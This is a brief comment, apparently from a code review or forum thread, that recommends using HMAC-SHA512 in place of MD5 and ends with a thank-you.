使用**HMAC-SHA512**代替**MD5**



Thanks!